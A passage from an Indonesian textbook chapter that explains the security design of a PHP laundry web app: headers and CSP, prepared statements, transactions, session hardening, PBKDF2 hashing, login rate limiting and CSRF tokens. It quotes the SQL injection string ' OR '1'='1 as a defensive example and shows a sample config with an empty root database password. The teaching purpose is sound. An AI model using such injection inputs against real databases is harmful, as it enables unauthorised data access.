Kode 9.3 `php/src/Kernel.php`: `run()` mengirim *header* keamanan, menangani CORS untuk API, memulai sesi, memanggil *handler*, dan mengubah setiap galat menjadi halaman yang ramah atau galat JSON.

```
    public static function run(Router $router): void
    {
        $method = $_SERVER['REQUEST_METHOD'] ?? 'GET';
        $path = self::path();
        $isApi = $path === '/api' || str_starts_with($path, '/api/');

        header('X-Content-Type-Options: nosniff');
        header('X-Frame-Options: DENY');
        header('Referrer-Policy: same-origin');
        // AC-1.7: setelah keluar, "kembali" tidak menampilkan data terlindung
        header('Cache-Control: no-store');
        if (!$isApi) {
            header(
                "Content-Security-Policy: default-src 'self'; img-src 'self' " .
                    "data:; style-src 'self' 'unsafe-inline'; " .
                    "script-src 'self'; form-action 'self'; frame-ancestors " .
                        "'none'; base-uri 'self'",
            );
        }

        try {
            if ($isApi) {
                Api::cors();
                if ($method === 'OPTIONS') {
                    // preflight CORS
                    http_response_code(204);
                    return;
                }
            }
            if (!in_array($path, ['/status', '/api/status'], true)) {
                Auth::startSession(); // pemeriksaan status publik tidak butuh sesi
            }
            [$handler, $params] = $router->match($method, $path);
            $handler(...$params);
        } catch (AppError $e) {
            $isApi ? Api::error($e) : Web::errorPage($e);
        } catch (Throwable $e) {
            $reference = date('Y-m-d H:i:s');
            // rincian hanya di log
            App::log("ERROR (reference $reference) $method $path: " . $e);
            if ($isApi) {
                Api::json(
                    [
                        'error' => [
                            'code' => 'server_error',
                            'message' => "Something went wrong. Please try " .
```

Kode 9.3 (Lanjutan) *php/src/Kernel.php: run() mengirim header keamanan, menangani CORS untuk API, memulai sesi, memanggil handler, dan mengubah setiap galat menjadi halaman yang ramah atau galat JSON.*

```
                                "again; if it happens again, tell the owner " .
                                    "(reference $reference).",
                        ],
                    ],
                    500,
                );
            }
            Web::serverError($reference, $e);
        }
    }
```

***Header* keamanan lebih dahulu.** Sebelum *handler* mana pun berjalan, empat *header* dikirim bersama setiap jawaban. **Tabel 9.3** menyebut apa yang dicegah masing-masing.

Tabel 9.3 *Header* keamanan yang dikirim *kernel*. *Content Security Policy* hanya dikirim bersama halaman; API menjawab JSON, yang tidak dijalankan peramban.

Header	Nilai	Yang dicegah
`X-Content-Type-Options`	`nosniff`	peramban menebak bahwa teks unggahan adalah skrip
`X-Frame-Options`	`DENY`	situs lain menampilkan halaman binatu di dalam *frame* untuk mengelabui klik (*clickjacking*)
`Referrer-Policy`	`same-origin`	alamat lengkap, seperti `/bills/B2938?q=...`, bocor ke situs lain melalui tautan
`Cache-Control`	`no-store`	tombol **Back** menampilkan halaman terlindung setelah keluar (AC-1.7)
`Content-Security-Policy`	`default-src 'self'; ...`	skrip, gaya, dan tujuan formulir dari mana pun selain binatu itu sendiri

Content Security Policy (CSP) adalah yang terkuat. `script-src 'self'` meminta peramban hanya menjalankan skrip yang dimuat dari alamat binatu sendiri: sekalipun penyerang berhasil menaruh `<script>` ke sebuah halaman, peramban menolak menjalankannya. Karena itulah jalur ini menyimpan semua JavaScript-nya di `public/assets/app.js` dan tidak pernah menulis skrip di dalam halaman. `form-action 'self'` melarang formulir mengirim ke tempat lain, dan `frame-ancestors 'none'` mengulang perlindungan *frame* dengan cara modern.

Sesi, kecuali untuk pemeriksaan status. Halaman status publik `/status` dan `/api/status` tidak memerlukan login, jadi keduanya tidak memulai sesi dan peramban pelanggan tidak mendapat *cookie* dari sana. Setiap *path* lain memulai sesi (Subbab 9.8).

Galat, dalam dua jenis. Galat yang diharapkan berupa objek `AppError` dengan status HTTP, kode, dan pesan untuk pengguna: 403 bila peran tidak boleh, 404 bila nota tidak ada, 409 bila nota dalam keadaan yang salah, 422 bila sebuah isian tidak sah. *Kernel* menampilkannya sebagai halaman galat, atau untuk API sebagai `{"error": {"code": ..., "message": ..., "fields": ...}}`. Selebihnya tidak diharapkan: basis data yang hilang, sebuah *bug*. Untuk itu *kernel* menulis rincian lengkapnya beserta waktu rujukan ke `data/logs/app.log` dan hanya menampilkan kepada pengguna *Something went wrong. Please try again; if it happens again, tell the owner (reference 2026-09-30 21:00:05). Stack trace* di layar akan memberi tahu penyerang nama folder, SQL, dan versi segala sesuatu; rujukan waktu memungkinkan pemilik menemukan rinciannya di log.

9.6 Pengaturan dan Satu Sakelar

Kode 9.4 adalah bagian `config.php` yang paling mungkin diubah pembaca.

Kode 9.4 `php/config.php`: mesin basis data, *path* SQLite, koneksi MySQL, dan jam. Mengubah `'db_engine'` menjadi `'mysql'` adalah seluruh sakelarnya.

```
$config = [
    // --- basis data ----------------------------------------------------------
    'db_engine' => 'sqlite', // 'sqlite' atau 'mysql'

    // SQLite: aplikasi bekerja pada salinannya sendiri di data/, sehingga
    // ../database/laundry.db tetap utuh. Salinan dibuat saat mulai pertama.
    'sqlite_path' => __DIR__ . '/data/laundry.db',
    'sqlite_seed' => __DIR__ . '/../database/laundry.db',

    // MySQL / MariaDB (XAMPP): basis data dari schema.mysql.sql +
    // seed.mysql.sql
    'mysql' => [
        'host' => '127.0.0.1',
        'port' => 3306,
        'dbname' => 'profitina_laundry',
        // bawaan XAMPP; lebih baik: pengguna 'laundry' di database/README.md 4.4
        'user' => 'root',
        'password' => '', // sandi root bawaan XAMPP kosong
    ],

    // --- jam -----------------------------------------------------------------
    // Data contoh adalah potret pada 2026-09-30 21:00:00 (WIB). Dengan jam
    // tetap, dasbor, antrean, dan "terlambat" menampilkan persis angka
    // di docs/. Isi null untuk jam sungguhan (untuk binatu sungguhan).
    'now' => '2026-09-30 21:00:00',
    'timezone' => 'Asia/Jakarta', // WIB, BR-11
```

Pengaturan digabung dalam urutan tetap: nilai bawaan di berkas ini; lalu `config.local.php`, bila ada, yang kuncinya menggantikan nilai bawaan (berkas itu tercantum di `.gitignore`, sehingga kata sandi sungguhan tidak pernah sampai ke repositori); lalu beberapa variabel lingkungan, yang dipakai pemeriksaan otomatis untuk mengarahkan jalur ini ke salinan basis data sekali pakai (`APP_DB_PATH`, `APP_DATA_DIR`), menetapkan jam (`APP_NOW`), dan menjangkau MariaDB uji (`MYSQL_HOST`, `MYSQL_PORT`, `MYSQL_USER`, `MYSQL_PASSWORD`). PHP membaca `config.php` pada setiap permintaan, sehingga perubahan berlaku pada muatan halaman berikutnya tanpa menyalakan ulang server.

Pengaturan jam layak mendapat sepatah kata. Setiap “sekarang” dalam bisnis ini, waktu kedatangan nota baru, waktu pembayaran, “apakah nota ini terlambat?”, berasal dari `App::now()`, yang mengembalikan waktu tetap bila dikonfigurasi dan waktu server di Asia/Jakarta bila tidak. Jam peramban tidak pernah dipakai (aturan BR-11): laptop kasir dengan tanggal yang salah tidak boleh membuat nota bertanggal tahun lalu.

9.7 PDO: SQLite secara Bawaan, MySQL dengan Satu Pengaturan

9.7.1 Menyambung

PDO (*PHP Data Objects*) adalah antarmuka bersama PHP untuk basis data: kelas dan metode yang sama berbicara dengan SQLite, MySQL, MariaDB, PostgreSQL, dan lainnya, dan hanya *string* koneksinya, **DSN**, yang menyebut mesinnya [5]. **Kode 9.5** membuka koneksinya.

Kode 9.5 `php/src/Db.php`: satu koneksi, SQLite atau MySQL. Galat menjadi *exception*, baris tiba sebagai larik asosiatif, MySQL mendapat *strict mode*, SQLite mendapat *foreign key* dan penantian alih-alih “database is locked” seketika.

```
    public static function connect(): PDO
    {
        $options = [
            PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION, // galat menjadi exception
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        ];

        if (App::config('db_engine') === 'mysql') {
            $m = App::config('mysql');
            $dsn = sprintf(
                'mysql:host=%s;port=%d;dbname=%s;charset=utf8mb4',
                $m['host'],
                (int) $m['port'],
                $m['dbname'],
            );
            // prepared statement sungguhan
            $options[PDO::ATTR_EMULATE_PREPARES] = false;
            $pdo = new PDO($dsn, $m['user'], $m['password'], $options);
            // XAMPP mematikan strict mode; kita mau galat, bukan teks terpotong
            // (database/README.md 4.6)
            $pdo->exec(
                "SET SESSION sql_mode = 'STRICT_TRANS_TABLES,NO_ZERO_IN_DATE," .
                    'NO_ZERO_DATE,ERROR_FOR_DIVISION_BY_ZERO,' .
                    "NO_ENGINE_SUBSTITUTION'",
            );
            return $pdo;
        }

        $path = (string) App::config('sqlite_path');
        if (!is_file($path)) {
            self::createSqliteCopy($path);
        }
        $pdo = new PDO('sqlite:' . $path, null, null, $options);
        // SQLite memeriksa foreign key hanya bila diminta
        $pdo->exec('PRAGMA foreign_keys = ON');
        // tunggu hingga 5 detik bila permintaan lain sedang menulis
        $pdo->exec('PRAGMA busy_timeout = 5000');
        return $pdo;
    }
```

Dua opsi berlaku untuk kedua mesin. `PDO::ERRMODE_EXCEPTION` menjadikan setiap galat basis data sebuah *exception*, sehingga `INSERT` yang gagal tidak pernah dapat diabaikan diam-diam. `PDO::FETCH_ASSOC` mengembalikan setiap baris sebagai larik berkunci nama kolom: `$row['customer_name']`.

Untuk **MySQL**, DSN menyebut host, port, basis data, dan `charset=utf8mb4`, satu-satunya *character set* MySQL yang menampung setiap karakter Unicode. `PDO::ATTR_EMULATE_PREPARES => false` meminta *prepared statement* sungguhan, di mana SQL dan nilai-nilainya dikirim ke server secara terpisah. Baris `SET SESSION sql_mode` menyalakan *strict mode* untuk koneksi ini: MariaDB milik XAMPP dimulai dalam mode longgar yang diam-diam memotong nama 60 karakter menjadi 50 dan menyimpan tanggal `0000-00-00`, padahal catatan sebuah usaha harus gagal dengan lantang.

Untuk **SQLite**, DSN-nya adalah *path* berkas basis data, `sqlite:/.../data/laundry.db`. SQLite memeriksa *foreign key* hanya bila diminta, maka `PRAGMA foreign_keys = ON` pada setiap koneksi. Dan karena basis data SQLite adalah satu berkas yang hanya boleh diubah oleh satu proses pada satu waktu, `PRAGMA busy_timeout = 5000` membuat proses kedua yang hendak menulis menunggu sampai lima detik alih-alih langsung gagal.

Berkas ini satu-satunya tempat di jalur ini yang tahu mesin mana yang diajaknya bicara. Setiap pernyataan SQL di tempat lain ditulis dalam irisan bersama kedua dialek, yang dikonfirmasi oleh pemeriksaan MySQL di Subbab 9.19.

9.7.2 Selalu prepared statement

Kode 9.6 adalah seluruh antarmuka *query* jalur ini.

Kode 9.6 `php/src/Db.php`: setiap *query* jalur ini melewati `prepare()`, yang mengikat setiap nilai ke *placeholder* `?` beserta tipenya. `all`, `one`, `value`, dan `run` adalah empat bentuk jawaban yang dibutuhkan model.

```
    private static function prepare(string $sql, array $params): PDOStatement
    {
        $stmt = self::pdo()->prepare($sql);
        $i = 1;
        foreach ($params as $value) {
            $type = is_int($value)
                ? PDO::PARAM_INT
                : ($value === null
                    ? PDO::PARAM_NULL
                    : PDO::PARAM_STR);
            $stmt->bindValue($i++, $value, $type);
        }
        $stmt->execute();
        return $stmt;
    }

    public static function all(string $sql, array $params = []): array
    {
        return self::prepare($sql, $params)->fetchAll();
    }

    public static function one(string $sql, array $params = []): ?array
    {
        $row = self::prepare($sql, $params)->fetch();
        return $row === false ? null : $row;
    }

    public static function value(string $sql, array $params = []): mixed
    {
        $v = self::prepare($sql, $params)->fetchColumn();
        return $v === false ? null : $v;
    }

    /** INSERT/UPDATE/DELETE; mengembalikan jumlah baris yang berubah. */
    public static function run(string $sql, array $params = []): int
    {
        return self::prepare($sql, $params)->rowCount();
    }
```

Prepared statement mengirim teks SQL dengan *placeholder* `?` lebih dahulu dan nilai-nilainya belakangan, secara terpisah. Basis data mengurai SQL sebelum melihat nilai apa pun, sehingga tidak ada nilai, seaneh apa pun, yang dapat mengubah makna pernyataannya. Itulah obat tuntas untuk ***SQL injection***, serangan di Bab 7 ketika teks pencarian seperti `' OR '1'='1` menjadi bagian *query*. **Kode 9.7** memperlihatkan bagaimana pencarian pelanggan menyusun syarat-syaratnya.

Kode 9.7 `php/src/models/Customers.php`: pencarian pelanggan. Teks SQL hanya memuat *placeholder*; teks pencarian dikirim sebagai nilai, dibungkus `%` oleh `like()`, yang juga meng-*escape* `%` dan `_` agar keduanya bermakna harfiah.

```
        if ($q !== '') {
            $conds = [
                "LOWER(c.name) LIKE ? ESCAPE '!'",
                "UPPER(c.id) LIKE ? ESCAPE '!'",
            ];
            $params = [self::like(strtolower($q)), self::like(strtoupper($q))];
```

Karena itu `' OR '1'='1` hanyalah nama yang tidak dimiliki pelanggan mana pun, dan pencarian menjawab *No customer found*. `prepare()` mengikat bilangan bulat sebagai `PDO::PARAM_INT`, yang penting untuk `LIMIT ? OFFSET ?`: MySQL menolak `'20'` yang berpetik di sana.

Keempat bentuk itu membebaskan model dari mengulang baris-baris yang sama: `all()` mengembalikan semua baris, `one()` baris pertama atau `null`, `value()` kolom pertama baris pertama (untuk `COUNT(*)` atau `MAX(id)`), dan `run()` jumlah baris yang diubah oleh `INSERT`, `UPDATE`, atau `DELETE`. Jumlah itu bukan rincian remeh: Subbab 9.13.3 memakainya untuk membuat dua klik bersamaan tetap aman.

9.7.3 Transaksi: semua atau tidak sama sekali

Membuat nota menulis tiga baris: `Bill`, satu baris `StatusLog` "queued", dan mungkin satu `Payment` untuk uang muka. Bila listrik padam di antara baris pertama dan kedua, binatu tidak boleh ditinggali nota tanpa riwayat. **Kode 9.8** menjadikan sekelompok pernyataan satu kesatuan.

Kode 9.8 `php/src/Db.php`: `transaction($work)` menjalankan sebuah fungsi di dalam satu transaksi, melakukan *commit* bila fungsi itu kembali dan *rollback* bila ia melempar galat, lalu melempar ulang galatnya agar pemanggil tetap melihatnya.

```
    public static function transaction(callable $work): mixed
    {
        $pdo = self::pdo();
        $sqlite = !self::isMysql();
        if ($sqlite) {
            $pdo->exec('BEGIN IMMEDIATE');
        } else {
            $pdo->beginTransaction();
        }
        try {
            $result = $work();
            $sqlite ? $pdo->exec('COMMIT') : $pdo->commit();
            return $result;
        } catch (Throwable $e) {
            try {
                $sqlite ? $pdo->exec('ROLLBACK') : $pdo->rollBack();
            } catch (Throwable) {
                // transaksinya sudah tidak ada; tak ada yang dibatalkan
            }
            throw $e;
        }
    }
```

Polanya sama di setiap bahasa: mulai, kerjakan, *commit*; pada *exception* apa pun, *rollback* lalu biarkan *exception* itu berlanjut. Memberikan pekerjaan itu sebagai fungsi (*callable*) berarti tidak ada pemanggil yang dapat lupa melakukan *rollback*. SQLite mendapat `BEGIN IMMEDIATE`, bukan `beginTransaction()` milik PDO yang mengirim `BEGIN` biasa. Perbedaannya terletak pada kapan kunci tulis diambil. Dengan `BEGIN` biasa, dua kasir dapat sama-sama membaca `MAX(id) = 'B2953'`, sama-sama menghitung `B2954`, dan salah satunya gagal pada `INSERT`. `BEGIN IMMEDIATE` mengambil kunci tulis sejak awal, sehingga kasir kedua menunggu (sampai lima detik `busy_timeout`) sampai yang pertama melakukan *commit*, lalu membaca `B2954` dan menghitung `B2955`. Di MySQL keamanan yang sama datang dari `SELECT MAX(id) ... FOR UPDATE`, yang ditambahkan `Db::forUpdate()` hanya untuk MySQL. Pemeriksaan `TC-4.7` di Subbab 9.19 memaksa galat setelah `INSERT` `Bill` dan memastikan tidak ada satu pun yang tersimpan.

9.7.4 Beralih ke MySQL atau MariaDB

Untuk menjalankan jalur ini di MariaDB milik XAMPP, dibutuhkan tiga hal:

1. **Buat basis datanya.** Di phpMyAdmin (`http://localhost/phpmyadmin`), impor `database/schema.mysql.sql` tanpa memilih basis data; basis data `profitina_laundry` dengan tujuh tabel muncul. Pilih basis data itu lalu impor `database/seed.mysql.sql` (1,3 MB). Tabel `Bill` kini berisi 2.953 baris.
2. **Balik sakelarnya.** Salin `config.local.example.php` menjadi `config.local.php` dan tulis `'db_engine' => 'mysql'` di dalamnya, beserta pengguna dan kata sandi bila milik Anda bukan `root` XAMPP dengan kata sandi kosong.
3. **Muat ulang halaman.** Tidak ada yang lain berubah: halaman yang sama, angka yang sama, kini dari MariaDB.

Pengguna yang hanya memiliki hak `SELECT`, `INSERT`, `UPDATE`, dan `DELETE` atas `profitina_laundry` lebih aman daripada `root`, dan dengan pengguna seperti itulah pemeriksaan di Subbab 9.19 tersambung. Jalur ini tidak pernah menjalankan `CREATE` atau `DROP`, jadi tidak pernah membutuhkan lebih.

9.8 Sesi dan Login

9.8.1 Sesi yang aman

HTTP melupakan setiap permintaan begitu permintaan itu dijawab. **Sesi** memberi server ingatan tentang seorang pengunjung: server menyimpan datanya (di sini, siapa yang sedang login), dan peramban hanya menyimpan pengenal acak di dalam *cookie*. **Kode 9.9** memulai sesi dengan pengaturan yang dibutuhkan sebuah binatu.

Kode 9.9 `php/src/Auth.php`: memulai sesi. Berkasnya berada di `data/sessions`, *cookie*-nya bernama `PLSESSID`, JavaScript tidak dapat membacanya, dan login kedaluwarsa setelah delapan jam.

```
    public static function startSession(): void
    {
        if (session_status() === PHP_SESSION_ACTIVE) {
            return;
        }
        $dir = App::config('data_dir') . '/sessions';
        if (!is_dir($dir)) {
            @mkdir($dir, 0700, true);
        }
        $hours = (int) App::config('session_hours');
        session_save_path($dir);
        session_name('PLSESSID');
        // jangan terima id sesi yang tidak kita buat
        ini_set('session.use_strict_mode', '1');
        ini_set('session.use_only_cookies', '1');
        ini_set('session.gc_maxlifetime', (string) ($hours * 3600));
        session_set_cookie_params([
            'lifetime' => 0, // sampai peramban ditutup (atau keluar, atau 8 jam)
            'path' => base_path() ?: '/',
            'httponly' => true, // JavaScript tidak dapat membaca cookie (AC-1.8)
            'samesite' => 'Lax',
            'secure' => self::isHttps(),
        ]);
        session_start();

        // S-6: sebuah login berlaku paling lama 8 jam
        if (
            isset($_SESSION['user']) &&
            time() - (int) ($_SESSION['login_at'] ?? 0) > $hours * 3600
        ) {
            $_SESSION = [];
            session_regenerate_id(true);
        }
    }
```

Baris demi baris:

- `session_save_path($dir)` menyimpan berkas sesi di folder `data/sessions` milik jalur ini, yang dibuat dengan izin `0700` (hanya pengguna server yang boleh membacanya), alih-alih di folder sistem yang dipakai bersama program lain.
- `session.use_strict_mode` membuat PHP menolak id sesi yang tidak dibuatnya sendiri. Tanpanya, penyerang dapat mengirim tautan berisi id sesi pilihannya kepada korban, menunggu korban login di bawah id itu, lalu memakainya: ***session fixation***.
- `session.use_only_cookies` menolak id sesi di alamat, tempat id itu akan berakhir di log dan di *header* `Referer`.
- **Parameter *cookie***: `lifetime 0` menjadikannya *cookie* sesi peramban; `httponly` menyembunyikannya dari JavaScript, sehingga skrip yang disusupkan ke halaman tidak dapat mencurinya; `samesite Lax` mencegah peramban mengirimnya bersama permintaan yang dipicu situs lain di latar belakang; `secure` otomatis menyala ketika situs berjalan melalui HTTPS, sehingga *cookie* tidak pernah berpindah tanpa enkripsi.
- **Delapan jam.** Sesi mencatat `login_at`; permintaan yang datang lebih dari delapan jam kemudian mendapati sesinya dikosongkan dan id baru diterbitkan. Satu giliran kerja kasir lebih pendek daripada itu, sedangkan komputer yang dibiarkan tetap login semalaman tidak.

9.8.2 Memeriksa kata sandi

Formulir login mengirim alamat e-mail dan kata sandi. **Kode 9.10** memutuskan apakah keduanya memang pasangan, dan apa yang terjadi selanjutnya.

Kode 9.10 `php/src/Auth.php`: `attempt()` memeriksa batas percobaan dan kata sandi serta memberi jawaban yang sama untuk setiap kegagalan; `login()` memulai sesi baru bagi pengguna itu.

```
    public static function attempt(string $email, string $password): array
    {
        $email = strtolower(trim($email));
        $key = 'login:' . $email;
        $window = (int) App::config('login_block_minutes') * 60;
        if (
            RateLimit::count($key, $window) >=
            (int) App::config('login_max_failures')
        ) {
            throw new AppError(
                429,
                'too_many_requests',
                'Too many attempts, try again in 15 minutes.',
            );
        }

        $row = Employees::findForLogin($email);
        if ($row === null) {
            Password::dummyVerify($password); // waktu sama dengan cek sungguhan
            $ok = false;
        } else {
            // hash NULL -> false (AC-1.4)
            $ok = Password::verify($password, $row['password_hash']);
        }
        if (!$ok) {
            RateLimit::hit($key, $window);
            throw new AppError(401, 'login_failed', 'E-mail or password is wrong.');
        }
        RateLimit::clear($key);
        return Employees::toUser($row);
    }

    public static function login(array $user): void
    {
        // id sesi baru saat masuk (AC-1.8, tanpa session fixation)
        session_regenerate_id(true);
        $_SESSION = [
            'user' => $user,
            'login_at' => time(),
        ];
        unset($_SESSION['csrf']);
        self::csrfToken(); // token CSRF baru untuk sesi baru
    }
```

Empat keputusan dalam baris-baris ini membedakan login biasa dari login yang aman.

1. **Pesan yang sama untuk setiap kegagalan.** E-mail yang tak dikenal, kata sandi yang salah, dan pegawai tanpa *hash* kata sandi semuanya menghasilkan `401 login_failed` dengan *E-mail or password is wrong.* Pesan yang lebih rinci, “e-mail tidak terdaftar”, akan memungkinkan siapa pun menguji alamat mana yang milik staf.
2. **Waktu yang sama untuk setiap kegagalan.** Memeriksa kata sandi sungguhan memakan sekitar seperempat detik (Subbab 9.8.3). Seandainya e-mail tak dikenal langsung dijawab, waktu jawabannya saja sudah membocorkan e-mail mana yang ada. Karena itu `Password::dummyVerify()` melakukan kerja lambat yang sama terhadap *hash* tetap bila e-mailnya tidak dikenal.
3. **Lima kegagalan, lalu jeda.** `RateLimit` menghitung percobaan gagal per alamat e-mail di `data/ratelimit.json`, di bawah kunci berkas agar permintaan paralel terhitung dengan benar.

Setelah lima kegagalan dalam lima belas menit jawabannya `429 Too many attempts, try again in 15 minutes.`, apa pun kata sandinya. Login yang benar mengosongkan hitungan itu.

4. **Id sesi baru saat login.** `session_regenerate_id(true)` menerbitkan id baru dan menghapus sesi lama. Id apa pun yang dimiliki peramban sebelum login, mungkin id yang ditanam penyerang, tidak berharga lagi sesudahnya. Sesi baru hanya menyimpan kolom publik pengguna (id, nama, e-mail, bagian, outlet, peran), tidak pernah *hash*-nya, dan menerima token CSRF baru.

9.8.3 Hash PBKDF2

Tabel `Employee` tidak menyimpan kata sandi. Tabel itu menyimpan ***hash*** yang tidak dapat dihitung balik menjadi kata sandi, dalam format teks yang dipakai bersama oleh semua jalur buku ini, sehingga versi PHP, Python, Java, dan .NET dapat meloginkan pegawai yang sama. **Gambar 9.3** membedah satu nilai yang tersimpan.



Gambar 9.3 Satu nilai `Employee.password_hash`: empat bagian yang dipisahkan `$`. Untuk memeriksa kata sandi yang diketik, penurunan yang sama diulang dengan salt dan jumlah iterasi yang tersimpan, lalu kedua kunci dibandingkan dalam waktu konstan.

PBKDF2 (*Password-Based Key Derivation Function 2*) menjalankan *keyed hash*, di sini HMAC-SHA-256, atas kata sandi dan sebuah ***salt*** ribuan kali. **Kode 9.11** adalah kelasnya secara lengkap.

Kode 9.11 `php/src/Password.php`: membuat dan memeriksa *hash* PBKDF2-SHA-256 dalam format bersama, dengan `hash_pbkdf2()` dan `hash_equals()` yang berwaktu konstan.

```php
<?php
declare(strict_types=1);

/**
 * Hash kata sandi dalam format database/README.md bagian 6 (S-5):
 *   pbkdf2_sha256$<iterations>$<salt_b64>$<hash_b64>
 * password_hash()/password_verify() bawaan PHP menghasilkan string bcrypt/Argon2,
 * bukan format bersama ini, jadi kita memakai hash_pbkdf2() + hash_equals(),
 * fungsi yang sama dengan database/tools/password/password_hash.php. Semua jalur
 * lalu dapat membaca nilai Employee.password_hash yang sama.
 */
final class Password
{
    public const ITERATIONS = 600000; // OWASP 2023

    public static function hash(string $password): string
    {
        $salt = random_bytes(16); // salt acak baru setiap kali
        $key = hash_pbkdf2('sha256', $password, $salt, self::ITERATIONS, 32, true);
        return 'pbkdf2_sha256$' . self::ITERATIONS
            . '$' . base64_encode($salt) . '$' . base64_encode($key);
    }

    /**
     * Bekerja seperti password_verify(): true bila $password cocok dengan $stored.
     * Perbandingan waktu konstan.
     */
    public static function verify(string $password, ?string $stored): bool
    {
        if ($stored === null) {
            return false;
        }
        $parts = explode('$', $stored);
        if (
            count($parts) !== 4 ||
            $parts[0] !== 'pbkdf2_sha256' ||
            !ctype_digit($parts[1])
        ) {
            return false;
        }
        $salt = base64_decode($parts[2], true); // BITA salt, bukan teksnya
        $expected = base64_decode($parts[3], true);
        if ($salt === false || $expected === false || $expected === '') {
            return false;
        }
        $key = hash_pbkdf2(
```

Kode 9.11 (Lanjutan) *php/src/Password.php: membuat dan memeriksa hash PBKDF2-SHA-256 dalam format bersama, dengan hash_pbkdf2() dan hash_equals() yang berwaktu konstan.*

```
            'sha256',
            $password,
            $salt,
            (int) $parts[1],
            strlen($expected),
            true,
        );
        return hash_equals($expected, $key);
    }

    /**
     * Dipakai bila e-mail tak dikenal: kerja lambat yang sama tetap dilakukan,
     * agar waktu jawaban tidak membocorkan ada-tidaknya e-mail (AC-1.2).
     */
    public static function dummyVerify(string $password): void
    {
        self::verify(
            $password,
            'pbkdf2_sha256$600000$AAECAwQFBgcICQoLDA0ODw==$vsllrS/8cxXKSFHX9qCtj' .
                'GTlwZUI5XHTbvDMoNuSpHY=',
        );
    }
}
```

Salt adalah 16 bita acak, baru untuk setiap kata sandi. Dua pegawai yang sama-sama memilih `Laundry#2026` mendapat *hash* yang sama sekali berbeda, dan penyerang yang mencuri tabelnya tidak dapat mencari semua *hash* sekaligus dalam daftar yang dihitung sebelumnya; masing-masing harus diserang sendiri-sendiri. **Jumlah iterasi**, 600.000, adalah angka yang dianjurkan OWASP Password Storage Cheat Sheet untuk PBKDF2-HMAC-SHA-256 [6], dan angka itu disimpan di dalam *hash* sehingga jumlah yang lebih besar di kemudian hari tidak merusak *hash* lama. `hash_equals()` membandingkan kedua kunci dalam **waktu konstan**: `===` biasa berhenti pada bita pertama yang berbeda, dan selisih waktu yang sangat kecil itu, dalam banyak percobaan, dapat membocorkan berapa bita awal yang benar.

Mengapa iterasinya sebanyak itu? Karena biaya satu pemeriksaan adalah biaya satu tebakan. Bila satu HMAC memakan t_{H} detik dan jumlah iterasinya n, memeriksa satu kata sandi memakan

$$t = n \cdot t_{\mathrm{H}}, \qquad \text{dan mencoba } G \text{ tebakan memakan } G \cdot t \tag{9.1}$$

pada satu inti prosesor. Di mesin yang menjalankan pengujian bab ini, satu pemanggilan `Password::verify()` dengan $n = 600{,}000$ memakan 0,237 detik. Menurut Persamaan (9.1), mencoba daftar satu juta kata sandi umum terhadap satu *hash* curian memakan $10^6 \times 0.237 = 237{,}000$ detik, sekitar 66 jam per inti, dan itu harus diulang untuk setiap pegawai, karena masing-masing memiliki *salt* sendiri. Bagi kasir yang login sekali per giliran kerja, seperempat detik tidak berarti apa-apa. `password_hash()` bawaan PHP akan menghasilkan bcrypt atau Argon2id, keduanya sangat baik; jalur ini memakai PBKDF2 hanya karena algoritme itu tersedia di pustaka standar semua bahasa dalam buku ini, sehingga satu basis data dapat melayani setiap jalur.

Menjaga keamanan data pribadi bukan sekadar praktik yang baik. Undang-Undang Pelindungan Data Pribadi, UU No. 27/2022, mewajibkan setiap organisasi yang memproses data pribadi, termasuk binatu, melindunginya dengan langkah teknis yang memadai, dan peraturan pelaksananya, PP No. 33/2026 tanggal 16 Juli 2026, merinci kewajiban-kewajiban itu [7]. Kata sandi yang di-*hash*, jawaban status yang minimal, dan struk tanpa alamat adalah bagian jalur ini dalam menunaikan kewajiban tersebut.

9.9 Token CSRF

Cookie sesi membuktikan bahwa sebuah permintaan berasal dari peramban yang sudah login. Ia tidak membuktikan bahwa *halaman binatu itu sendiri* yang mengirimnya: halaman jahat yang dikunjungi kasir yang sedang login dapat membuat perambannya mengirim formulir ke `http://localhost:8000/bills/B2941/finish`, dan peramban melampirkan *cookie*-nya. Itulah ***cross-site request forgery*** [8]. **Kode 9.12** adalah pertahanannya.

Kode 9.12 `php/src/Auth.php`: satu token acak per sesi, dibandingkan dalam waktu konstan.

```
    // ---- CSRF -----------------------------------------------------------

    public static function csrfToken(): string
    {
        if (empty($_SESSION['csrf'])) {
            $_SESSION['csrf'] = rtrim(
                strtr(base64_encode(random_bytes(16)), '+/', '-_'),
                '=',
            );
        }
        return $_SESSION['csrf'];
    }

    public static function checkCsrf(mixed $token): bool
    {
        return is_string($token) &&
            !empty($_SESSION['csrf']) &&
            hash_equals($_SESSION['csrf'], $token);
    }
```

Tokennya adalah 16 bita acak yang ditulis dalam bentuk Base64 yang aman untuk URL, dibuat sekali per sesi dan diperbarui pada setiap login. Setiap formulir yang mengubah data membawanya dalam isian tersembunyi, yang ditulis oleh `csrf_field()` (**Kode 9.13**):

Kode 9.13 `php/src/helpers.php`: isian tersembunyi yang wajib ada di setiap formulir yang mengubah data.

```
function csrf_field(): string
{
    return '<input type="hidden" name="_csrf" value="' .
        h(Auth::csrfToken()) .
        '">';
}
```

dan setiap *handler* `POST` milik `Web` diawali dengan memeriksanya (**Kode 9.14**):

Kode 9.14 `php/src/Web.php`: setiap aksi formulir memeriksa token lebih dahulu. Formulir dari situs lain, atau dari sesi lama, ditolak dengan 403 sebelum apa pun terjadi.

```
    private static function csrf(): void
    {
        if (!Auth::checkCsrf($_POST['_csrf'] ?? null)) {
            throw new AppError(
                403,
                'csrf_failed',
                'The form has expired or did not come from this site. Reload the ' .
                    'page and try again.',
            );
        }
    }
```

Halaman penyerang tidak dapat membaca halaman binatu (aturan *same-origin* peramban melarangnya), sehingga ia tidak dapat mengetahui token itu dan tidak dapat memalsukan isiannya. API melakukan hal yang sama dengan *header* `X-CSRF-Token`, yang dikirim oleh `LiveApi` dan klien-klien konsol di Bab 8. Pemeriksaan `TC-NF-04` dan `TC-11.3` di Subbab 9.19 mengirim formulir tanpa token, formulir dengan token sesi lain, dan permintaan API tanpa *header* itu, dan masing-masing ditolak dengan 403 tanpa ada yang tersimpan.

9.10 Peran: Siapa Boleh Melakukan Apa

Kebutuhan mengenal empat peran, yang diturunkan dari baris `Employee` menurut aturan BR-12: pegawai tanpa penyelia adalah pemilik, pegawai yang menyelia orang lain adalah penyelia (*supervisor*), dan sisanya kasir (bagian `transaction`) atau pencuci (bagian `wash`). **Kode 9.15** menuliskan di satu tempat peran mana yang boleh melakukan apa.

